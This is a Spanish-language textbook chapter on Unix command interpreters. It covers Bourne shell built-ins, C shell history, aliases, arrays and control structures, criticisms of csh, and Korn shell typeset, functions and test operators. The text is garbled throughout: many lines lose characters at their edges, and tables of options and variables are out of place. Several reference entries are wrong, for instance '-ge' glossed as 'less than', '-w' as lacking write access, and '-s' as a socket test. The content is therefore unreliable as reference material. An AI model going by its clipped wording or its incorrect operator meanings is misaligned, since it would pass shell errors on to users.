El Shell ejecuta comandos por medio de procesos. Cada proceso, como ya se ha visto, se identifica mediante un número único denominado PID. Cuando el Shell ejecuta un comando, gracias a la llamada *fork*, crea un proceso hijo que es el encargado de la ejecución de dicho comando. Existen, sin embargo, una serie de comandos que no se ejecutan mediante la creación de un sub-Shell, se trata de los comandos integrados que tiene el Shell de Bourne.

A continuación se enumeran algunos de los más importantes:

break	• Permite salir de un bucle *for*, *while* o *until*.
cd	• Cambia el directorio de trabajo.
continue	• Comienza la siguiente iteración de un bucle *for*, *while* o *until*.
echo	• Muestra argumentos o mensajes.
eval	• Evalúa los comandos en línea.
exec	• Ejecuta un programa.
exit	• Permite salir del Shell actual.
export	• Permite exportar variables.
getopts	• Pasa argumentos a un guión Shell.
newgrp	• Cambia el grupo del usuario.
pwd	• Muestra el actual directorio.
read	• Lee una línea desde la entrada estándar.
readonly	• Declara una variable como sólo lectura.
return	• Sale de una función devolviendo un valor.
set	• Muestra la lista de variables existentes en la sesión.
shift	• Permite desplazar los parámetros posicionales.
test	• Compara argumentos.
trap	• Permite atrapar una señal.
unset	• Elimina una variable o función.
wait	• Espera la terminación de un proceso ejecutándose e *background*.

El Shell C

El Shell C tiene su origen en el UNIX de Berkeley. Realiza práct mente las mismas funciones que el Shell Bourne o el Shell Korn, p tiene la ventaja de que es más potente que los otros en cuanto a leng je de programación se refiere. Entre algunas de sus ventajas, se encu tran la posibilidad de crear arrays de números y cadenas y eva expresiones lógicas y numéricas. La forma de arrancar el Shell C s

estamos trabajando con él es mediante la orden **csh.** A partir de ese momento, apreciamos una pequeña diferencia con respecto al Shell Bourne. El indicador del Shell ya no es un símbolo de dólar ($), sino un tanto por ciento (%).

La forma de dejar de trabajar con el Shell C, al igual que los demás, es mediante el comando **exit**. Como la mayoría de los intérpretes de comandos son muy parecidos, centraré la atención en explicar las mejoras y diferencias que tienen unos con respecto a los otros.

El comando history

Una de las primeras diferencias que se encuentran entre el Shell Bourne y el Shell C es que este último asigna un número a cada una de las líneas que se escriben por teclado. Esta numeración es secuencial, y es posible que el Shell la muestre como parte del *prompt*.

El Shell C mantiene en memoria una lista con los últimos comandos introducidos por teclado, de manera que el usuario pueda consultarlos en cualquier momento, o repetir cualquiera de las órdenes ya introducidas. Aparentemente, puede no parecer una gran ventaja el almacenar dichos comandos, pero es muy útil cuando se da la situación de tener que ejecutar numerosas veces una misma orden cuya longitud sea bastante grande y complicada para volverla a escribir. La variable *history* determina el número de entradas que tendrá la lista. El tamaño adecuado va en función del usuario, un gran número permitirá almacenar numerosas líneas de comando, pero ocuparía mucha memoria del sistema.

```
% set history = 50
```

Esta línea de órdenes permite al Shell almacenar los últimos 50 comandos introducidos por la línea de órdenes. Para poder visualizar estos comandos se utiliza el comando *history*.

```
% history
ls -al
cat fichero
vi fichero
cd /temp
set history = 50
history
```

Mediante la introducción de dos signos de admiración es posible ejecu
tar el último comando introducido. Ejemplo:

```
% ls -al
-rw-rw-- 1 alex   ficheros    3    Nov 2  13:34  ejemplo
% !!
-rw-rw-- 1 alex   ficheros    3    Nov 2  13:34  ejemplo
%
```

Como ya se ha dicho antes, el Shell C asigna a cada línea de órden
introducida, un número secuencial. Este número, que hasta ahora no
ha mostrado, puede ser muy útil a la hora de ejecutar comandos alm
cenados en la lista de últimos comandos introducidos. La varial
$prompt es similar a la variable $PS1 del Shell Bourne. Por defec
muestra el signo % para indicar que se pueden introducir comandos.
la variable $prompt la definimos de la manera:

```
set prompt = '! %'
```

El Shell C expande el signo de admiración y lo toma como el núm
de secuencia de dicho comando. A partir de ese momento, el *pro*
será de la manera:

```
10 %
```

Es decir, se está esperando el décimo comando desde que se inició la sesión para ser ejecutado. Si ahora ejecutamos la orden *history*.

```
10 % history
 1 ls -al
 2 cat fichero
 3 vi fichero
 4 cd /temp
 5 set history = 50
 6 history
 7 ls -al
 8 ls -al
 9 set prompt '! %'
10 history
```

Comprobamos que aparecen todas las órdenes introducidas desde que iniciamos la sesión con su número asociado. Para ejecutar una orden concreta, no tenemos más que escribir un signo de admiración seguido del número de dicha orden. Así, por ejemplo, para ejecutar la orden que tiene el número 8,

```
11 %!8
```

Características principales

Si el primer carácter en un guión Shell es el signo #, dicho guión será procesado por el Shell C, aunque el procesador de comandos que esté cargado en memoria sea otro distinto. En caso de no encontrarse dicho símbolo en el guión, será el Shell Bourne el encargado de la ejecución.

El Shell C proporciona tres guiones Shell concretos que se ejecutan en momentos determinados. El primero de ellos se ejecuta siempre que se produce el *login* del sistema. El segundo (.cshcr), se ejecuta cada vez

que se crea un Shell, y por último el tercero, cada vez que nos desco-
nectamos del sistema (*logout*), el guión Shell suele utilizarse para pro
porcionar información acerca de la sesión llevada a cabo en el terminal
Veamos un ejemplo:

```
% cat > /.logout
  #!/bin/csh -f
  nohup
  echo "Bloques usados: "
  du -s
  echo FIN

% logout
  Bloques usados: 2001
  FIN
```

Cuando el Shell C se carga en memoria, ejecuta los comandos guard
dos en el archivo *.cshrc* (que se encuentra situado en el directo
/home). Si el Shell es invocado con un nombre que comienza por
guión, entonces se ejecuta en modo *login* Shell. En este caso, antes
ejecutar los comandos almacenados en el archivo *.cshrc*, ejecuta
comandos de los archivos siguientes en el orden indicado:

/etc/cshrd
/etc/.login
/etc/csh.cshrc

Estos archivos se suelen utilizar en todo el sistema para establecer v
res para todos los usuarios del intérprete de comandos *csh*. El She
acepta una amplia serie de modificadores. Los más importantes son

Excepto cuando se utilizan las opciones -c, -i, -s o -t, el primer a
mento que no sea una opción es tomado como el nombre de un g

Shell (se pasa como argumento cero). El resto de los argumentos se añade a la lista de argumentos.

Alias

El comando *alias* permite asignar un nombre a un comando concreto, de forma que éste pueda ser ejecutado de cualquiera de las dos maneras. La finalidad de *alias* no es otra que poder "renombrar" comandos para facilitar su escritura o bien para crear comandos completamente nuevos. Su sintaxis es la siguiente:

alias *nombre_alias comando*

Podemos crear un alias que permita realizar un listado largo del directorio actual y permita realizar pausas cada 24 líneas. Al nuevo comando vamos a llamarlo *list*.

```
12 % alias list "ls -al | pg"
13 %
```

-c	• Lee comandos del primer archivo pasado como argumento.
-e	• Finaliza su ejecución si un comando termina de alguna manera anormal.
-f	• Comienzo Rápido. No lee ninguno de los archivos .cshrc ni .login.
-n	• Esta opción permite que el Shell C no ejecute comandos, pero sí realiza una rutina de chequeo para detectar posibles errores sintácticos en los guiones Shell.
-s	• Acepta los comandos de la entrada estándar.

Cuando el Shell C lee argumentos de la línea de comandos, toma la primera palabra y comprueba si puede ser un *alias*. De serlo, sustituye dicha palabra por el contenido del alias. En caso contrario, com-

prueba si la palabra es un archivo ejecutable y de ser así procede ejecutarlo inmediatamente.

Los *alias* pueden estar anidados, lo que quiere decir que una definici de *alias* puede contener la de otro en su interior, pero un *alias* no pue contenerse a sí mismo en su interior. Esto podría provocar un bucle in nito y causar graves desastres en el sistema, dependiendo de las órden utilizadas en dicho *alias*.

Otras características del Shell C

Mediante los símbolos >& es posible redireccionar la salida estánda la salida de errores estándar a un mismo archivo.

```
14 % find / -name libros -print >& fichero &
```

El redireccionamiento permite que el resultado de la ejecución de e orden, tanto si es válida como si da error, aparezca en un archivo llar do *fichero*. Si en lugar de utilizar un único símbolo "mayor que", ut zamos dos, entonces la redirección añade la salida al archivo que se ir que a continuación, al igual que ocurría con el Shell de Bourne.

Variables importantes

La variable *filec* permite al Shell generar el nombre de un archivo a p tir de los primeros caracteres de su nombre. Para activarla, es neces escribir el siguiente comando:

```
15 % set filec
```

Para llevar a cabo la generación del nombre, es necesario escribi menos un carácter del nombre del archivo a buscar y, posteriorme pulsar la tecla ESC (escape). El Shell intentará construir el nombre archivo que comienza con la letra o las letras escritas y lo mostrará

pantalla. En caso de que no sea posible construir un nombre de archivo debido a la ambigüedad, el Shell dará un aviso acústico. Dado un directorio donde tenemos los archivos:

```
alex.txt
alec.help
temp.dlc
```

Si ejecutamos la orden *cat* seguida de una *t* y pulsamos la tecla ESC, el Shell busca un posible archivo que comience por la letra t y como lo encuentra, muestra su nombre completo en la línea de órdenes.

```
16 % cat t [ESC] 16 % cat temp.dlc
```

Si en lugar de escribir la letra *t* hubiésemos escrito la letra *a*, el Shell no hubiese podido construir un nombre de archivo, ya que existen dos archivos que comienzan por esa letra. En este caso, un pitido nos hubiese advertido de ese pequeño problema. La solución es seguir escribiendo letras del nombre del archivo hasta que el Shell pueda construir el nombre.

El Shell C, al igual que el Shell Bourne, trabaja únicamente con variables de tipo cadena; no obstante, el Shell C es capaz de tratar estas variables como si de números se tratase. El nombre de una variable en el Shell C sigue las normas ANSI de declaración de variables. Puede tener hasta 20 caracteres de longitud y éstos pueden ser letras, dígitos y guiones de subrayado. El primer carácter no puede ser un dígito. Las variables se declaran y/o asignan mediante el comando *set*.

```
17 % set dir=/home/alex
```

Y dejan de estar declaradas mediante el comando *unset*.

```
18 % unset dir
```

Las variables, al igual que en el Shell Bourne, pueden exportarse
Para ello se utiliza el comando *setenv*, que es similar al comand
export en el Shell Bourne.

Arrays de variables

Supongamos el siguiente fragmento de código de un guión Shell:

```
set coches = (Mercedes BMW Opel Audi)
echo $coches
echo $coches[2]
echo $coches[1-3]
```

En la primera línea se declara un array de variables de tipo cadena.
resto de las líneas simplemente se dedican a mostrar parte de dic
array. El resultado que se aprecia si ejecutamos el guión Shell será el q
podemos ver a continuación:

```
Mercedes BMW Opel Audi
BMW
Mercedes BMW Opel
```

La primera línea muestra el valor de todos los elementos del array.
segunda muestra el valor del elemento 2 del array. La tercera línea mu
tra el rango de elementos del 1 al 3.

Variables numéricas

Para declarar una variable numérica es necesario colocar el símbol
delante del comando *set*. Esto le informa al Shell que la variable qu
va a declarar es de tipo numérico.

```
20 % @ contador = 0
21 % echo $contador
```

```
0
22 % @ contador = (5 + 5)
23 % echo $contador
10
24 %
```

Arrays de variables numéricas

Para declarar un array de variables numéricas, es necesario declarar primero el array mediante el comando *set*.

```
24 % set numeros = (0 0 0 0 0)
25 %
```

Posteriormente, mediante el símbolo @ (arroba), se pueden introducir números en dicho array.

```
25 % @ numeros[5]= 10
26 % echo $numeros
0 0 0 0 10
27 % @ numeros[1] = 2
28 % @ numeros[2] = ($numeros[5] + $numeros[1])
29 % echo $numeros
2 12 0 0 10
30 %
```

s variables importantes

Estructuras de control

El Shell C, al igual que el Shell Bourne, utiliza estructuras de control para crear guiones Shell. Su sintaxis puede variar un poco, pero la finalidad es la misma. Resumen de las estructuras principales:

$savehist	• Esta variable especifica el número de comandos que se guardarán en el archivo *.history* cuando se termine la sesión de trabajo. Al comenzar una sesión nueva, todos los comandos guardados en dicho archivo podrán visualizarse mediante la orden *history*.
$Shell	• Contiene el camino absoluto donde se encuentra el Shell C.
$$	• Contiene el PID del Shell actual.
$status	• Almacena el estado de terminación del último comando.
$noglob	• Al activar esta variable, el Shell C no expande los comodines *, ?,[], etc. Pueden ser utilizados sin tener que ir entre comillas.
$notify	• Al activar esta variable, el Shell mostrará un mensaje en el terminal cuando cualquiera de los trabajos ejecutándose en *background* termine.

if

Sintaxis:

if (*expresion*) *comando*

El comando debe ser simple, es decir, sin tuberías ni grupos de comand

if then

Sintaxis:

if (*expresion*) then
  comandos
endif

Nótese la diferencia entre el Shell Bourne y el Shell C en la forma de terminar una estructura de tipo **if**. Esta es más típica de un lenguaje de alto nivel.

if then else

Sintaxis:

if (*expresion*) then
  comandos
else
  comandos
endif

Ejemplo de guión Shell que utiliza la estructura **if** para simular un bloqueo en un archivo, evitando que dos usuarios intenten actualizarlo al mismo tiempo.

```
% cat > lok
  #!/bin/csh -f
  if (! -e /tmp/lock ) then
      echo $user > /tmp/lock
        echo "Esto es un bloqueo... "
        rm /tmp/lock
  else
        echo "`cat /tmp/lock` ya está siendo utilizado"
        exit
  endif
 % lok
Esto es un bloqueo
```

foreach

Sintaxis:
foreach **indice** (*lista__argumentos*)

comandos
end

Es equivalente a la estructura ***for*** del Shell Bourne. Ejemplo de gu
Shell que utiliza recursividad mediante la estructura *foreach*:

```
% mkdir mi_dir; cd mi_dir; mkdir d1 d2 d3; touch d1/a d2/b d3/c
%
#!/bin/csh -f
set dir_actual =`pwd`
set command=$0
foreach nom ('ls')
      if (-d $nom) then
        (cd $nom ; $dir_actual/$command); echo "Fin directorio $nom"
       else
         echo $nom es un fichero
       endif
end
% chmod +x doit
% doit
a es un fichero
Fin directorio d1
b es un fichero
Fin directorio d2
c es un fichero
Fin directorio d3
doit es un fichero
%
```

while

Sintaxis:

while (*expresion*)

comandos
end

switch

Sintaxis:

switch (*cadena_a_evaluar*)

  case *patron*:
    comandos
  breaksw

  case *patron*:
    comandos
  breaksw

  default:
    comandos
  breaksw

endsw

Es equivalente a la estructura case del Shell Bourne. Ejemplo de guión Shell que utiliza diferentes estructuras repetitivas ya vistas:

```
% cat  > pascom
# /bin/csh -f
# Edita, Compila, Enlaza o Ejecuta un programa en Pascal
set ans='e'
# Mientras la entrada por teclado no sea 'q'
while $ans != 'q'
  echo -n "Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q]"
```

```
    set ans=$<
    switch ($ans)
      case [eE] :
        ed $1.p ;breaksw
      case [cC] :
        pc -c $1.p ; ls -lt $1.o ; breaksw
      case [lL] :
        pc -o $1 $1.o ; ls -lt $1 ; breaksw
      case [rR] :
        $1 ; breaksw
    endsw
end

% pascom prog1
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] z
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] e
a
program prog1; begin writeln('El entorno UNIX '); end.

w
62
q
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] c
-rw---  1 lgm          1612 Dec 13 15:52 prog1.o
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] l
-rwx---  1 lgm        37400 Dec 13 15:52 prog1
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] R
El entorno UNIX
Edita, Compila, enLaza, Ejecuta $1 o fin [e,c,l,r,q] q
%
```

Control de trabajos

El Shell asocia un número de trabajo a cada secuencia de comandos
poder controlarlos en el caso de que su ejecución se esté produciend

modo *background*. Existe una lista con todos los trabajos que se están ejecutando en un momento determinado. Para ver dicha lista hay que utilizar los comandos integrados que posee el Shell. El trabajo más reciente es referido colocando un símbolo "+" delante de su número de trabajo. Para referirse al trabajo actual se utiliza el símbolo '%'. Veamos algunos ejemplos:

```
kill -9 %+
```

Se encarga de eliminar de la lista de trabajos al trabajo actual.

```
kill -9 %4
```

Elimina de la lista de trabajos aquel cuyo número de trabajo sea el 4.

¿El Shell C o el Shell Bourne?

Una de las preguntas que puede hacerse todo usuario de UNIX es cómo saber qué utiliza Shell en una sesión UNIX. La respuesta no es fácil. Existen muchos tipos de intérpretes de comandos, aunque en este libro sólo se tratan tres de ellos (los más importantes). Unos son mejores como intérpretes, otros son mejores a la hora de programar o crear guiones Shell, etc. Se han dado casos de personas que han criticado al Shell C por su, a veces, extraño comportamiento. A continuación se muestran algunas de las razones por las cuales el Shell de Bourne está mejor considerado que el Shell C y por qué es más sencillo su manejo que el del Shell C.

El Shell C es uno de los intérpretes de comandos preferidos por los programadores, debido a su gran similitud con el lenguaje de programación C (creado por Dennis Ritchie). Esto, sin embargo, puede ser un problema, ya que existen cosas simples en UNIX que no pueden llevarse a cabo con este Shell.

Uno de los problemas más comunes en la programación con **csh** es que no se puede hacer un buen manejo de los descriptores de archivos. Todo lo que se puede hacer es redireccionar la salida estándar, la entrada estándar o duplicar la salida de errores estándar en la salida estándar. El Shell de Bourne ofrece muchas más posibilidades. En el Shell de Bourne es posible abrir o duplicar descriptores de archivos arbitrariamente.

```
exec 2>errs.out
```

Significa que desde ese momento, la salida de errores estándar será el archivo *errs*. Si lo que se quiere es redireccionar la salida de errores estándar y dejar la salida estándar, de forma predeterminada, se hace de la siguiente manera:

```
comando 2>/dev/null
```

Esto es así de sencillo en el Shell de Bourne, en el Shell C habría que hacer algo parecido a lo siguiente:

```
(comando > /dev/tty) >& /dev/null
```

Pero... ¿quién garantiza que la salida estándar en dicho momento es /dev/tty? La conclusión es que esta sencilla operación no puede realizarse en el Shell C. En el Shell de Bourne es posible llevar a un mismo lugar la salida estándar y la salida de errores estándar durante la programación de un guión Shell de la manera:

```
echo "$0: Error, no puedo encontrar $fichero" 1>&2
```

Pero en el Shell C no puedes juntar ambas salidas por lo que la línea anterior tendría que escribirse de la manera siguiente:

```
sh -c 'echo "$0: Error, no puedo encontrar $fichero" 1>&2'
```

Mediante la programación con el Shell C todo lo que podemos hacer para leer una línea desde el terminal es: " $< ". Pero, ¿y si se ha redireccionado la entrada estándar? El comando *read* en el Shell de Bourne permite leer de la entrada estándar, por lo tanto, se puede hacer algo como esto que mostramos:

```
exec 3<fichero1
exec 4<fichero2
```

De esta forma, se puede leer por el descriptor 3 y obtener las líneas del *fichero1* o del *fichero2* a través del descriptor 4. En el Shell de Bourne es posible cerrar un descriptor que no se desee tener abierto, como por ejemplo: 2>&- (que no es lo mismo que redirigir la salida de errores a /dev/null).

Algunas órdenes, en el Shell C, dan resultados un poco extraños:

```
% sleep 1 | while
           while: Too few arguments.
           [5] 9402
           % jobs
           [5]    9402 Done        sleep |
```

Los Alias no se evalúan siempre de la forma esperada:

```
 % alias lu 'ls -u'
% lu
HISTORY  News     bin      fortran  lib      lyrics   misc     tex
Mail     TEX      dehnung  hpview   logs     mbox     netlib
% repeat 3 lu
lu: Command not found.
lu: Command not found.
lu: Command not found.
```

```
% time lu
lu: Command not found.
```

En el Shell C no es posible mezclar comandos de control de flujo co comandos normales como en el caso siguiente:

```
who | while read linea; do
echo "$linea"
done
```

En el Shell de Bourne es más fácil combinar constructores multilíne usando "punto y coma". No es fácil obtener el resultado que ofrece l línea siguiente en el Shell C:

```
alias comando 'if (1) then xxxx; else yyyy; endif'
```

En el Shell C no es posible realizar redireccionamientos con sentencia *if* como la siguiente:

```
if ( { grep vt100 /etc/termcap > /dev/null } ) echo OK
```

Tampoco funciona con las tuberías:

```
if ( { grep vt100 /etc/termcap | sed 's/$/###' } ) echo OK
```

Pero en el Shell de Bourne sí funcionan perfectamente:

```
if grep vt100 /etc/termcap > /dev/null ; then echo ok; fi
if grep vt100 /etc/termcap | sed 's/$/###/' ; then echo ok; fi
```

En el Shell C el manejo de la sentencia *if* combinada con otr comandos puede proporcionar resultados extraños en determinad casos. En sentencias del tipo:

```
if ( { comando1 | comando2 } ) then
        ...
endif
```

lo que se espera es que la sentencia *if* se ejecute cuando el resultado obtenido tras la ejecución de los comandos sea verdadero. En el Shell C, la salida del *comando1* no irá a la entrada del *comando2*. Lo que se consigue en su lugar es la salida de los dos comandos en la salida estándar. No habrá errores. En el Shell de Bourne se haría de la forma siguiente:

```
if command1 | command2 ; then
        ...
fi
```

En el Shell C, si se tiene un trabajo detenido:

```
[2]   Stopped   rlogin globhost
```

debería ser posible eliminarlo de la manera siguiente:

```
% kill %?glob
```

Sin embargo obtenemos un mensaje del tipo:

```
Kill: no match
```

Sin embargo, esta otra funciona:

```
% fg %?glob
```

Existen ocasiones en las que el Shell C se comporta de una manera extraña, como es el caso del siguiente código:

```
if (0) then
  if (1) then
    echo A: Si se cumple 1 ...
  else
  echo B: se cumple 0 ...
 endif
echo ¡Nunca se debería mostrar este mensaje!
endif
```

En el Shell C el símbolo de dólar no puede ser ocultado:

```
set var = "Esto cuesta 10 \$dolares"
```

La intención de esta línea de comandos es la de mostrar un mensaj como el siguiente:

```
Esto cuesta 10 $dolares
```

Pero lo que realmente sale por pantalla es algo como:

```
Esto cuesta \ dolares
```

En el Shell de Bourne es muy sencillo escribir texto que ocupe más d una línea; éste es un ejemplo:

```
$ echo ' Este mensaje
      ocupa más de una
        línea '
$ echo $var
Este mensaje ocupa más de una línea
$ echo "$var"
Este mensaje
ocupa más de una
```

```
línea
$
```

En el Shell C es necesario utilizar una barra invertida para indicar que la frase continúa en otra línea. Sin embargo, en ocasiones da problemas cuando se hace una sustitución del valor de una variable. Es el caso del siguiente ejemplo:

```
set var = "Esto es \
un ejemplo"
echo var
Esto es un ejemplo
echo "$var"
Unmatched "
```

Shell Korn

Nos encontramos ante uno de los mejores intérpretes de comandos existentes en UNIX. El Shell Korn reúne las características de los anteriores y ofrece mejoras con respecto a ambos. La capacidad de manejo de variables, creación de funciones y la importancia de contar con un editor *vi* integrado, son algunas de las características de este Shell. En este apartado se da un pequeño repaso a estas características.

Debido a que el Shell Bourne era el más estándar de los intérpretes de comandos, el Shell Korn fue diseñado de tal manera, que todo *Shell script* hecho para trabajar bajo el primero de ellos, lo hiciese de igual manera bajo el segundo, aunque con la ventaja de que el Shell Korn es el más rápido de los dos.

La manera de arrancar este Shell, si no estamos trabajando con él, es mediante la orden **Ksh**. Una vez cargado en memoria, el Shell

Korn busca el archivo *.profile* en el directorio de trabajo para poder es ablecer el valor de las variables allí definidas. Por defecto, al igua que ocurría con el Shell Bourne, el *prompt* del sistema es u símbolo del dólar ($), aunque éste puede ser modificado como se ver más adelante.

Al igual que cualquier otro intérprete de comandos, el Shel Korn (**Ksh**) evalúa los comandos que se escriben por teclado o qu toma de la entrada estándar y realiza las sustituciones pertinente (caso de que el comando sea un *alias*). Si el comando evaluado coin cide con un comando especial o una función, se procede a l ejecución del mismo.

Para establecer valores de variables, este Shell se ayuda de la orden *se* Esta orden utiliza diferentes modificadores para activar o desactivar e valor de una variable.

```
$ set +o ignoreeof
$ set -o ignoreeof
$
```

Mediante +o y -o desactiva la variable *ignoreeof* (ver el Shell Bourne) Al igual que ocurre con el Shell C, el Shell Korn asocia a cada orde introducida por la línea de comandos, un número secuencial para pode hacer referencia a él posteriormente. La forma de activar esta opción e idéntica al Shell C:

```
$ PS1= "! $"
2 $
```

El símbolo de admiración hace que al aparecer el *prompt* en la líne siguiente, éste vaya precedido por un número secuencial.

Alias

Los alias de este Shell son muy similares a los del anterior, aunque con algunas pequeñas diferencias. Su sintaxis es la siguiente:

alias [-x] *nombre=comando*

Si se incluye la opción -x permite exportar el alias para que de esta manera los procesos hijos puedan utilizarlo.

Funciones

Las funciones en el Shell Korn son muy parecidas a las del Shell Bourne. Existen, no obstante, dos maneras de declarar funciones en este Shell. La primera de ellas es idéntica a las ya vistas anteriormente. La forma es:

nombre_funcion( )
{
  comandos
}

La segunda forma es:

function *nombre_funcion*( )
{
  comandos
}

Esta segunda manera utiliza la palabra reservada *function*. La definición de una función puede dejar de estar activa mediante la orden *unset* seguida del parámetro **-f**.

```
3 $ unset -f  suma
4 $
```

Esta orden borra la función *suma* previamente declarada. El Shell Kor permite declarar variables locales a las funciones. Esto quiere decir qu una variable declarada como local dentro de una función sólo es rec nocida dentro de esa función. Si se hace referencia a la variable fuera d la función, ésta no posee ningún valor.

En el caso de que existan dos variables con el mismo nombre en u guión Shell, una de ellas dentro de una función, cualquier referencia dichas variables dentro de la función se referirá a la variable local; pc el contrario, cualquier llamada a la variable fuera de la función, toma el valor de la variable global. La forma de crear variables locales en Shell Korn es mediante la orden *typeset*. Ejemplo:

```
function suma ( )
{
typeset numero
...
}
```

typeset -u	• Hace que el valor que se le asigne a la variable quede definido en mayúsculas.

Este trozo de código declara una variable *numero* que es local a la fun ción *suma*. El comando *typeset* tiene además otras características depen diendo del modificador que lleve asociado:

Ejemplo:

```
4 $ typeset -u coche
5 $ coche=Mercedes
6 $ echo $coche
MERCEDES7 $
```

Ejemplo:

```
7 $ typeset -l coche
8 $ coche=BMW
9 $ echo $coche
bmw
10 $
```

Permite declarar una variable de tipo numérico. Veamos un ejemplo:

```
10 $ typeset -i numero
11 $
```

typeset -l	• Hace que el valor que se le asigne a la variable quede definido en minúsculas.

Pero la potencia de este comando integrado no queda ahí, ya que si se desea crear una variable en una base distinta de 10 se puede hacer mediante:

```
11 $ typeset -i2 num
12 $
```

typeset -i	• Permite declarar una variable de tipo numérico.

Esta línea crea una variable *num* en base 2. Para mejorar la salida por pantalla de un guión Shell, el comando *typeset* admite además otros modificadores adicionales:

typeset -Lancho	Permite alinear a la izquierda con un ancho de *ancho*
typeset -Rancho	Permite alinear a la derecha con un ancho de *ancho*

Otras variables importantes

FPATH	• Activando esta variable (similar a la variable PATH en el Shell Bourne), permite encontrar los archivos donde se encuentran funciones que utilizan los guiones Shell.
PWD	• Contiene el directorio donde nos encontramos trabajando en un momento determinado.
OLDPWD	• Contiene el directorio en el que nos encontrábamos antes de cambiar por última vez tras hacer **cd**.
PS4	• Variable que contiene el indicador (*prompt*) cuando nos encontramos en el modo de depuración de errores. El valor por defecto en el Shell Korn es un símbolo más (+).
RANDOM	• Cada vez que se llama a esta variable, el Shell Korn asigna un valor entero definido entre los números 0 y 32767, ambos inclusive.
SECONDS	• Esta variable muestra el tiempo, en segundos, desde que iniciamos la sesión con el Shell Korn.

Parámetros Posicionales

Al igual que ocurría con el Shell Bourne y el Shell C, el Shell Korn tam bién permite pasar argumentos en la llamada a un guión Shell. La técn ca para recibir dichos parámetros es idéntica en todos los intérpretes d

comandos, aunque el Shell Korn ofrece algunas mejoras. Si el número de parámetros excede los 9, se puede referenciar al número 10 escribiendo éste entre llaves. Veamos un ejemplo:

```
$7
$8
$9
${10}
```

Comandos de control de flujo

Al igual que el resto de los intérpretes de comandos, el Shell Korn posee comandos de control de flujo. Estos comandos son muy parecidos a los ya vistos, aunque este Shell incorpora algunas pequeñas modificaciones y mejoras.

if then

La estructura de control **if** permite la toma de decisiones; es similar a la utilizada por el Shell Bourne. Su sintaxis es:

```
if  lista_de_comandos_a_evaluar
  then
   comandos_a_ejecutar
fi
```

Ejemplo:

```
$ cat fich1
clave=ALEX
echo Introduce la clave de acceso
read mi_clave
if    test "$clave" = "$mi_clave"
      then
```

```
        echo ACCESO
    fi
    $
```

if then ... else

Sintaxis:

if *lista_comandos_a_evaluar*
then
comandos_a_ejecutar
else
comandos_a_ejecutar
fi

if then ... elif

Sintaxis:

if *lista_comandos_a_evaluar*
then
comandos_a_ejecutar
elif *lista_comandos_a_evaluar*
then
comandos_a_ejecutar
else
comandos_a_ejecutar
fi

for in

La estructura *for* del Shell de Korn es idéntica a la de Bourn
Sintaxis:

for *indice* in *lista de argumentos*

do
    comandos
done

Los argumentos que se pasan en la lista pueden ir separados por un espacio en blanco o por comas. La lista de argumentos puede ser también una orden UNIX; en este caso, el resultado obtenido de la ejecución de dicha orden se utilizará como lista de argumentos.

for

Esta estructura es idéntica a la anterior con la salvedad de que no posee la palabra reservada **in**. En su lugar, la variable índice toma el valor de los parámetros que se le pasan.

Sintaxis:

for *indice*
do
    comandos
done

while

Sintaxis:

while *lista_comandos_a_evaluar*
do
    acciones
done

until

Sintaxis:

until *lista_comandos_a_avaluar*
do
  comandos
done

case

Sintaxis:

case *cadena_a_evaluar* in
  patron_1)
    comandos_1
    ; ;
  patron_2)
    comandos_2
    ; ;
  ....
esac

Todas las estructuras vistas hasta ahora son idénticas a las del She Bourne. Como ya se ha dicho anteriormente, el Shell Korn es una me: cla de los intérpretes ya vistos. Pero además de estos comandos, el She Korn cuenta con otros de gran importancia:

El comando [[

Existe un comando integrado que se escribe con dos corchetes consecu tivos ([[ ). Su sintaxis es la siguiente:

[[*condiciones*]]

El resultado de la ejecución de este comando, al igual que ocurre con comando *test,* es un simple estado de retorno, verdadero o falso. comando acepta, entre otros, los siguientes atributos:

-a *fichero*	• Devuelve verdadero si el fichero existe.
-c *fichero*	• Devuelve verdadero si el fichero existe y es de tipo carácter.
-f *fichero*	• Devuelve verdadero si el fichero existe y es de tipo ordinario.
-k *fichero*	• Devuelve verdadero si el fichero existe y tiene el *sticky bit* activado.
-w *fichero*	• Devuelve verdadero si el fichero existe y no posee acceso de escritura.
-p *fichero*	• Devuelve verdadero si el fichero existe y es de tipo FIFO
-d *fichero*	• Devuelve verdadero si el fichero existe y es un directorio.
-O *fichero*	• Devuelve verdadero si el fichero existe y el ID del propietario es idéntico al ID del usuario efectivo al que pertenece el Shell.
-G *fichero*	• Devuelve verdadero si el fichero existe y el ID del grupo propietario es idéntico al ID del grupo al que pertenece el Shell.
-s *fichero*	• Devuelve verdadero si el fichero existe y además es un *socket*.
fichero1 -nt *fichero2*	• Devuelve verdadero si la fecha de modificación del primer fichero es más reciente que la del segundo fichero.
fichero1 -ot *fichero2*	• Devuelve verdadero si el primer fichero es más antiguo que el segundo fichero.
fichero1 -ef *fichero2*	• Devuelve verdadero si ambos ficheros poseen un vínculo al mismo fichero.

Atributos para expresiones numéricas:

-gt	Mayor que
-ge	Menor que
-eq	Igual que
-ne	No igual que
-le	Menor o igual que
-lt	Menor que

Existe una gran diferencia entre el comando *[[* y el comando *test* a l hora de manejar variables numéricas. El primero de ellos permite mane jar expresiones numéricas, el segundo sólo permite constantes. Los atr butos para manejo de cadenas son:

-z *cadena*	• Devuelve verdadero si la cadena tiene longitud cero.
-n *cadena*	• Devuelve verdadero si la cadena tiene longitud mayor que cero.

Mediante los símbolos <,>,= se pueden realizar operaciones de trata miento de patrones:

cadena1 < cadena2 Compara dos cadenas.

Ejemplo:

